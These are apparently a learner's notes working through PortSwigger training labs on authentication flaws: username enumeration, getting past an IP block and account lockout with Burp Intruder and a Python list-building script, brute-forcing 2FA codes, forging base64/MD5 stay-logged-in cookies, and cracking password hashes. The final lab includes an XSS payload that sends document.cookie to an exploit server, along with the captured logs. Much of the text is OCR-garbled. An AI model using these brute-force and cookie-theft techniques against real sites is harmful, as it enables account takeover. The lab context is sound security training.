Request	Payload 1	Payload 2	Status code	Response received	Response completed	Error	Timeout	Length	Comment
58	63	am	200	572	573		3249		
7	12	adm	200	409	409		3249		
1	6	carlos	200	407	407		3249		
30	35	administracion	200	296	296		3249		
32	37	administrator	200	294	294		3249		
33	38	administrators	200	294	294		3249		
34	39	admins	200	294	294		3249		
77	82	apps	200	293	293		3249		
36	41	as	200	293	293		3249		
38	43	aserver	200	281	281		3249		
90	95	asterix	200	291	291		3249		
35	40	ads	200	290	290		3249		
63	68	analyzer	200	278	278		3249		
67	72	ao	200	278	278		3249		
40	45	affiliate	200	277	277		3249		
43	48	ag	200	277	277		3249		
64	69	announce	200	277	277		3249		
65	70	announcements	200	277	277		3249		
68	71	annulus	200	277	277		3249		
46	51	ai	200	276	276		3249		
47	52	aix	200	276	276		3249		
44	49	agenda	200	275	275		3249		
45	50	account	200	276	276		3249		

Request Response

Pretty Raw Hex

```

1 POST /login HTTP/2
2 Host: 0a23004d03544398840c415d00cd00e1.web-security-academy.net
3Cookie: session=D710jnAn7yHwsfLYjstXZtMLXK3
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 100
10 Origin: https://0a23004d03544398840c415d00cd00e1.web-security-academy.net
11 Referer: https://0a23004d03544398840c415d00cd00e1.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19 X-Forwarded-For: 63
20 Connection: keep-alive
21
22 username=am&password=tetstesttesttesttestteststeststadasdasdasdfsdfsdfsdfsdgdgsgdggsgdgs

```

Request
Payload 1
Payload 2
Status code
Time of day
Error
Length
Cookies
Comment
Restore default layout

We get the username which is am

5. Brute force password but login as user am (Do the same as method 4)

Request Response

Pretty Raw Hex Render

HTTP/2 302 Found

Location: /my-account?id=am

Set-Cookie: sessionid=trnlu4wXdtVTazYqn1Orbm5okcXcp11; Secure; HttpOnly; SameSite=None

X-Frame-Options: SAMEORIGIN

Content-Length: 0

Congratulations, you solved the lab!

Share your skills! Continue learning >

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: am

Your email is: am@normal-user.net

Email

Update email

Broken brute-force protection, IP block

This lab is vulnerable due to a logic flaw in its password brute-force protection. To solve the lab, brute-force the victim's password, then log in and access their account page.

- Your credentials: wiener:peter
- Victim's username: carlos

1. Notice that we can enumerate username because the error

Login

Invalid username

Username

Password

Log in

Login

Incorrect password

Username

Password

Log in

2. We can only try the incorrect password 2 at a time and after that we need to use the correct username and password so that our IP address will not get blocked
Use python to script it

```
print("#####The following are the usernames: #####")
for i in range(150):
    if i % 3:
        print("carlos")
    else:
        print("wiener")

print("#####The following are the passwords: #####")
with open('password.txt', 'r') as f:
    lines = f.readlines()
    i = 0
    for pwd in lines:
        if i % 3:
            print(pwd.strip('\n'))
        else:
            print("peter")
            print(pwd.strip('\n'))
            i = i+1
    i = i + 1
```

3. Brute Force the password using username and password that we script
We use Pitchfork attack

The screenshot shows the 'Payload sets' section of the Pitchfork attack configuration. It includes fields for 'Payload set' (set to 1) and 'Payload type' (set to 'Simple list'). Below this, the 'Payload settings [Simple list]' section is expanded, showing a list of payloads: 'wiener', 'carlos', 'wiener', 'carlos', 'carlos', 'wiener', 'wiener', 'carlos', 'carlos', 'wiener'. There are buttons for 'Paste', 'Load ...', 'Remove', 'Clear', 'Duplicate', 'Add', and 'Enter a new item'.

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

You need to create a new resource pool to start attack 1 at the time

Use existing resource pool

Selected	Resource pool	Concurrent requests	Request delay	Random delay	Delay increment	Auto throttle
<input type="radio"/>	Default resource pool	10				Yes
<input checked="" type="radio"/>	Custom resource pool 1	1				No

4. We got the password

```

65 carlos batman 302 248 188
request response
entity Raw Hex
POST /login HTTP/2
Host: 0ac900aa4a088b18139cf1f007c009a.web-security-academy.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: https://0ac900aa4a088b18139cf1f007c009a.web-security-academy.net
Referer: https://0ac900aa4a088b18139cf1f007c009a.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u0, i
T: trailers
Connection: keep-alive
username=carlos&password=batman
  
```

Username enumeration via account lock

This lab is vulnerable to username enumeration. It uses account locking, but this contains a logic flaw. To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

- In this lab if you try an invalid username you will not get lock but if you use the correct username but wrong password you will get lock

1. Intercept the request and send it to intruder

2. Assume that username is agent

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length ▾	Comment
Request	Response							
Pretty	Raw	Hex	Render					
348	agent	qwerty	200	290			3292	
449	agent	123456789	200	218			3292	
550	agent	12345	200	257			3292	
651	agent	1234	200	247			3292	
752	agent	111111	200	290			3292	
853	agent	1234567	200	248			3292	
954	agent	dragon	200	253			3292	
1055	agent	123123	200	255			3292	
1156	agent	baseball	200	252			3292	
1257	agent	ab123	200	262			3292	
1358	agent	football	200	250			3292	
1459	agent	monkey	200	250			3292	
1560	agent	lemon	200	245			3292	
1661	agent	shadow	200	282			3292	
1762	agent	metroid	200	208			3292	
1863	agent	666666	200	278			3292	
1964	agent	qwerqweop	200	211			3292	
2065	agent	123321	200	267			3292	
2166	agent	mustang	200	276			3292	
2267	agent	1234567890	200	236			3292	
2368	agent	michael	200	208			3292	
2469	agent	654321	200	248			3292	



Username enumeration via account lock

LAB Not solved

[Back to lab description >>](#)

[Home](#) | [My account](#)

Login

You have made too many incorrect login attempts. Please try again in 1 minute(s).

Username

3. If the password is correct there will be no respond error

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length ▾	Comment
Request	Response							
Pretty	Raw	Hex	Render					
5196	agent	hockey	200	246			3162	
808	autodiscover	111111	200	455			3240	
809	carlos	1234567	200	454			3240	
810	root	1234567	200	454			3240	
8102	accounting	ashley	200	426			3240	
8103	accounts	ashley	200	426			3240	
8105	activestat	ashley	200	426			3240	
8107	adam	ashley	200	426			3240	
8108	ad	ashley	200	424			3240	
2284	anheim	1234567890	200	415			3240	
806	auth	111111	200	413			3240	
594	asia	12345	200	408			3240	
596	at	12345	200	408			3240	
597	athena	12345	200	408			3240	
592	as	12345	200	406			3240	
5373	acceso	daniel	200	395			3240	
6323	an	1111	200	395			3240	
8108	adkit	ashley	200	389			3240	
2287	announcements	1234567890	200	382			3240	
524	academico	12345	200	375			3240	
525	acceso	12345	200	375			3240	
526	access	12345	200	375			3240	



Username enumeration via account lock

LAB Not solved

[Back to lab description >>](#)

[Home](#) | [My account](#)

Login

Username

2FA broken logic

This lab's two-factor authentication is vulnerable due to its flawed logic. To solve the lab, access Carlos's account page.

- Your credentials: wiener:peter
- Victim's username: carlos

1. Login as Weiner and submit OTP

2. Intercept the request and send to repeater

The screenshot shows two network captures in NetworkMiner:

Capture 1 (Row 1): A GET request to `/login2` with a session cookie. The response is an HTML page containing a banner for "academyLabHeader" and a link to "exploit-server.net". It also includes a "link-hack" element with a polygon graphic.

```
Pretty Raw Hex Render
1 GET /login2 HTTP/2
2 Host: 0abc0084045e70e2811684bd00a6004a.web-security-academy.net
3 Cookie: session=6AdlwBpggAVD1EECp7K7gw9McSuLW6W; verify=wiener
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0abc0084045e70e2811684bd00a6004a.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17
```

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3012
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
10    <link href="/resources/css/labs.css rel=stylesheet">
11   <title>
12     2FA broken logic
13   </title>
14   <body>
15     <script src="/resources/labheader/js/labHeader.js">
16   </script>
17   <div id="academyLabHeader">
18     <section class="academyLabBanner">
19       <div class=container>
20         <div class=logo>
21           <div class=title-container>
22             <h2>
23               2FA broken logic
24             </h2>
25             <a id='lab-link' class='button' href='/'>
26               Back to Lab home
27             </a>
28             <a id='exploit-link' class='button' target='_blank' href='https://exploit-05a001f0442706181d283d9017200ab.exploit-server.net/exploit'>
29               Email client
30             </a>
31             <a class=link-hack href='https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-broken-logic'>
32               Backnbsp;tonbsp;labnbsp;description&nbsp;
33             <svg version="1.1" id="layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve" title="back-arrow">
34               <g>
35                 <polygon points="1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15" />
36             </svg>
37           <br/>
38         </div>
39       </div>
40     </section>
41   </div>
42   </body>
43 </html>
```

Capture 2 (Row 2): A POST request to `/login2` with the same session cookie and a new "mfa-code" parameter set to `0621`. The response is a 302 Found status with a Location header pointing to `/my-account?id=wiener`.

```
Pretty Raw Hex Render
1 POST /login2 HTTP/2
2 Host: 0abc0084045e70e2811684bd00a6004a.web-security-academy.net
3 Cookie: session=6AdlwBpggAVD1EECp7K7gw9McSuLW6W; verify=wiener
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 13
10 Origin: https://0abc0084045e70e2811684bd00a6004a.web-security-academy.net
11 Referer: https://0abc0084045e70e2811684bd00a6004a.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 mfa-code=0621
```

```
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /my-account?id=wiener
3 Set-Cookie: session=R0d06VMF4vEa75gUnUqPZjFPDa9itE0; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7
```

3. Change verify user to carlos and delete sessions but security code is still not correct

Request

```
Pretty Raw Hex
1 GET /login2 HTTP/2
2 Host: 0abc0084045e70e2811684bd00a6004a.web-security-academy.net
3 Cookie: verify=carlos
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0abc0084045e70e2811684bd00a6004a.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=03NsV6Q4quqzKPLSPqRb4KoVLpg8zHi; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 3012
6
7 <!DOCTYPE html>
8 <html>
9 <head>
10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11 <link href=/resources/css/labs.css rel=stylesheet>
12 <title>
13 </title>
14 </head>
15 <body>
16 <script src=/resources/labheader/js/labHeader.js>
17 </script>
18 <div id=academyLabHeader>
19 <div class=container>
20 <div class=logo>
21 <div class=title-container>
22 <h2>
23 <2FA broken logic
24 <a id=lab-link class=button href=/>
25 Back to lab home
26 <a id=exploit-link class=button targets=_blank href=https://exploit-0a5a001f042706181d283d9017200ab.exploit-server.net/email>
27 Email client
28 <a class=link-back href=https://portswigger.net/web-security/authentication/multi-factor/lab-2-fa-broken-logic>
29 Backnbsp;tonbsp;labnbsp;descriptionnbsp;
30 <svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg' xmlns:xlink='http://www.w3.org/1999/xlink' x=0px y=0px viewBox=0 0 28 30' enable-background='new 0 0 28 30' xml:space=preserve title=back-arrow>
```

Request

```
Pretty Raw Hex
1 POST /login2 HTTP/2
2 Host: 0abc0084045e70e2811684bd00a6004a.web-security-academy.net
3 Cookie: verify=carlos
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 13
10 Origin: https://0abc0084045e70e2811684bd00a6004a.web-security-academy.net
11 Referer: https://0abc0084045e70e2811684bd00a6004a.web-security-academy.net/login2
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 mfa-code=0623
```

Response

WebSecurity Academy **2FA broken logic** LAB Not solved

Back to lab home
Email client

Back to lab description >>

Home | My account

Incorrect security code
Please enter your 4-digit security code

Login

4. Send the request to intruder and brute force OTP

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Start

Payload set:	1	Payload count: 10,000
Payload type:	Numbers	Request count: 10,000

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From:

To:

Step:

How many:

Number format

Base: Decimal Hex

Min integer digits:

Max integer digits:

Min fraction digits:

Max fraction digits:

Examples

0001
4321

7. Intruder attack of https://0abc0084045e70e2811684bd00a6004a.web-security-academy.net

Attack Save ⌂

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length ^	Comment
751	0570	302	224			188	

Request Response

Pretty Raw Hex

```

1 POST /login2 HTTP/2
2 Host: 0abc0084045e70e2811684bd00a6004a.web-security-academy.net
3 Cookie: verify=carlos
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 13
10 Origin: https://0abc0084045e70e2811684bd00a6004a.web-security-academy.net
11 Referer: https://0abc0084045e70e2811684bd00a6004a.web-security-academy.net/login2
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-User: ?1
16 Priority: u=0, i
17 Te: trailers
18 Connection: keep-alive
21 mfa-code=0570

```

5. show respond on browser

Brute-forcing a stay-logged-in cookie #int_burp

This lab allows users to stay logged in even after they close their browser session. The cookie used to provide this functionality is vulnerable to brute-forcing. To solve the lab, brute-force Carlos's cookie to gain access to his "My account" page.

- Your credentials: wiener:peter
- Victim's username: carlos

1. Login to the Account and Intercept the request and them enumerate POST method
! You need to check on stay logged in

Login

Username

Password

Stay logged in

2. The cookie looks really familiar, it might be url encoded

827 https://0abe0ff032e32b9814bd9b400cd001e.web-security-academy.net POST /login ✓ 302 308 ✓ 79.125.84.16

Request		Response	
Pretty	Raw	Hex	Render
1 POST /login HTTP/2			
2 Host: 0abe0ff032e32b9814bd9b400cd001e.web-security-academy.net			
3 Cookie: session=28nJOFbB3dQW07c1vBp5BuNAIKraBf			
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0			
5 Accept:			
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8			
6 Accept-Language: en-US,en;q=0.5			
Accept-Encoding: gzip, deflate, br			
Content-Type: application/x-www-form-urlencoded			
Content-Length: 48			
Origin: https://0abe0ff032e32b9814bd9b400cd001e.web-security-academy.net			
Referer: https://0abe0ff032e32b9814bd9b400cd001e.web-security-academy.net/login			
Upgrade-Insecure-Requests: 1			
Sec-Fetch-Dest: document			
Sec-Fetch-Mode: navigate			
Sec-Fetch-Site: same-origin			
Sec-Fetch-User: ?1			
Priority: u0, i			
Te: trailers			
28 username=wiener&password=peter&stay-logged-in=on			

3. Send it do decoder and decode it

d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllyJhNmNhNzcw

wiener:51dc30ddc473d43a6011e9ebba6ca770

4. After wiener it is MD5 hash

wiener 51dc30ddc473d43a6011e9ebba6ca770

Enter up to 20 non-salted hashes, one per line:

I'm not a robot 
reCAPTCHA
Privacy - Terms

[Crack Hashes](#)

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (`sha1(sh1_bin)`), QubesV3.1BackupDefaults

Hash	Type	Result
51dc30ddc473d43a6011e9ebba6ca770	md5	peter

Color Codes: Green Exact match, Yellow Partial match, Red Not found.



This is the form that encode the cookie

```
base64(username:md5(password))
base64(carlos:md5(x))
```


5. Brute Force Carlos password delete session and id

```
1 | GET /my-account?id=viener HTTP/2
2 | Host: 0abe0ff032e32b9814bd9b400cd001e.web-security-academy.net
3 | Cookie: stay-logged-in=5d21bmVyojUxZGMzGGRKyQ3M2Q0M2E2MDExzTlYmJHNnNHNzcw5
4 | User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/svg+xml,*/*;q=0.8
6 | Accept-Language: en-US,en;q=0.5
7 | Accept-Encoding: gzip, deflate, br
8 | Referer: https://0abe0ff032e32b9814bd9b400cd001e.web-security-academy.net/login
9 | Upgrade-Insecure-Requests: 1
10 | Sec-Fetch-Dest: document
11 | Sec-Fetch-Mode: navigate
12 | Sec-Fetch-Site: same-origin
13 | Sec-Fetch-User: ?1
14 | Priority: u=0, i
15 | Te: trailers
16 |
17 |
```

Add payload processing and prefix



encode to base 64



6. Start the attack

The screenshot shows a browser window with the following details:

- URL bar: Y2FybG9zOg5OTQ4YzdmNDg5MGFrNWZmMTg1MjRNG.. 200
- Request tab is selected.
- Response tab is selected.
- Pretty, Raw, Hex, Render tabs are available.
- Header section: 275, 3346.
- Footer: Home | My account | Log out.

The main content area is titled "My Account". It displays the message "Your username is: carlos". Below this is a form with an "Email" input field and a "Update email" button.

Offline password cracking

This lab stores the user's password hash in a cookie. The lab also contains an XSS vulnerability in the comment functionality. To solve the lab, obtain Carlos's stay-logged-in cookie and use it to crack his password. Then, log in as carlos and delete his account from the "My account" page.

- Your credentials: wiener:peter
- Victim's username: carlos

1. Login to the account and check on stay login


The screenshot shows a "Login" page with the following fields:

- Username: wiener
- Password: *****
- Stay logged in: (highlighted with a red border)
- Log in

2. This lab has base64(username:md5(password)) similar to previous lab

d2lbmV0JUxZGMzMGRkYzQ3M2Q0M2E2MDExZTlYnJhNmNhNzow
wiener:51dc30ddc473d43a6011e9ebba6ca770

51dc30ddc473d43a6011e9ebba6ca770



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
51dc30ddc473d43a6011e9ebba6ca770	md5	peter

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

3. This site also have XSS vulnerability

Leave a comment

Comment:

<script>alert(1)</script>

Name:

⊕ 06849d14450042007c.web-security-academy.net

1

OK

4. Steal a cookie to the location where this problem is given #steal_cookie #xss

```
<script>document.location="https://exploit-0ae7004404fb080d8441132b01c8004f.exploit-server.net/exploit"+document.cookie</script>
```

5. Watch on Access log

```
125.25.0.106 2024-08-02 15:40:04 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
125.25.0.106 2024-08-02 15:40:05 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
10.4.8 2024-08-02 15:42:25 +0000 "GET [/exploitsecrets=j10DIsix1g95ri8LSZEABfmzP66HTck;%24stay-logged-in=Y2FybG9zOjI2MzIzYzE2ZDVnNGRhYmZm2JiMTM2ZjI0NjBhOTQz
125.25.0.106 2024-08-02 15:42:29 +0000 "GET [/exploitstay-logged-in=d2LbmVyojUxZGMzMGRKyzo3M200M2E2MDExZTllymJhNmNhNzcw HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
125.25.0.106 2024-08-02 15:42:36 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
125.25.0.106 2024-08-02 15:42:36 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
125.25.0.106 2024-08-02 15:42:36 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
```

6. We got the cookie

```
/ HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
/resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
/exploitsecrets=j10DIsix1g95ri8LSZEABfmzP66HTck;%24stay-logged-in=Y2FybG9zOjI2MzIzYzE2ZDVnNGRhYmZm2JiMTM2ZjI0NjBhOTQz HTTP/1.1" 404 "user-agent: Chrome
/exploitstay-logged-in=d2LbmVyojUxZGMzMGRKyzo3M200M2E2MDExZTllymJhNmNhNzcw HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
/r HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
/log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
/resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
```


7. Decode the text that we got

`Y2FybG9zOjI2MzIzYzE2ZDVnNGRhYmZm2JiMTM2ZjI0NjBhOTQz`

`carlos:26323c16d5f4dabff3bb136f2460a943`

Enter up to 20 non-salted hashes, one per line:

`26323c16d5f4dabff3bb136f2460a943`



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+(sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
<code>26323c16d5f4dabff3bb136f2460a943</code>	md5	<code>onceuponatime</code>

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

```
username : carlos
password onceuponatime
```

